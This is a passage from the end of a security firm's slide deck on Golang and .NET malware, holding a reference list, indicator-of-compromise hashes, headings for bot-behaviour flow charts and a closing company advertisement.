
1. https://www.lac.co.jp/lacwatch/pdf/20180614_cecreport_vol3.pdf
2. https://www.virustotal.com/ja/file/0b8e6a11adaa3df120ec15846bb966d674724b6b92eae34d63b665e0698e0193/analysis/
3. https://golang.org/
4. https://news.drweb.com/show/?i=10140&lng=en
5. http://blog.0day.jp/2014/09/linuxgoarmbot.html
6. https://blog.talosintelligence.com/2017/02/athena-go.html#more
7. https://www.symantec.com/connect/blogs/malware-uses-google-go-language
8. https://upx.github.io/
9. https://github.com/sibears/IDAGolangHelper
10. https://www.hex-rays.com/products/ida/
11. https://www.paterva.com/web7/
12. https://github.com/ginuerzh/gost
13. https://github.com/0xd4d/dnSpy
14. https://blogs.jpcert.or.jp/en/2018/07/malware-wellmes-9b78.html
15. https://suricata-ids.org/
16. https://www.snort.org/
17. http://virustotal.github.io/yara/
18. https://www.microsoft.com/en-us/windowsforbusiness/windows-atp

Appendix B - IOC

- **Golang**
  - efda5178286678794b40987e66e686ce
  - 6fd56f2df05a77bdfd3265a4d1f2abac
  - b981736a057b888170148a91bcd86a59
  - 579d3af1b487ea3c442870eabe886a4f
- **.NET**
  - 98fe909510c79b21e740fec32fb6b1a0
  - 4a2b8954695b32322508e844ff7e74f5


Appendix C – Flow chart 1/4 (case of ELF)

Initial communication




Appendix C – Flow chart 2/4 (case of ELF)

Receive response & Bot process




Appendix C – Flow chart 3/4 (case of ELF)

Execute Bot Command



Appendix C – Flow chart 4/4 (case of ELF)

Continue Bot Command



LAC supports your Business

We provide IT total solutions based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING

LAC

ともに、イキル

Thank you. Any Questions ?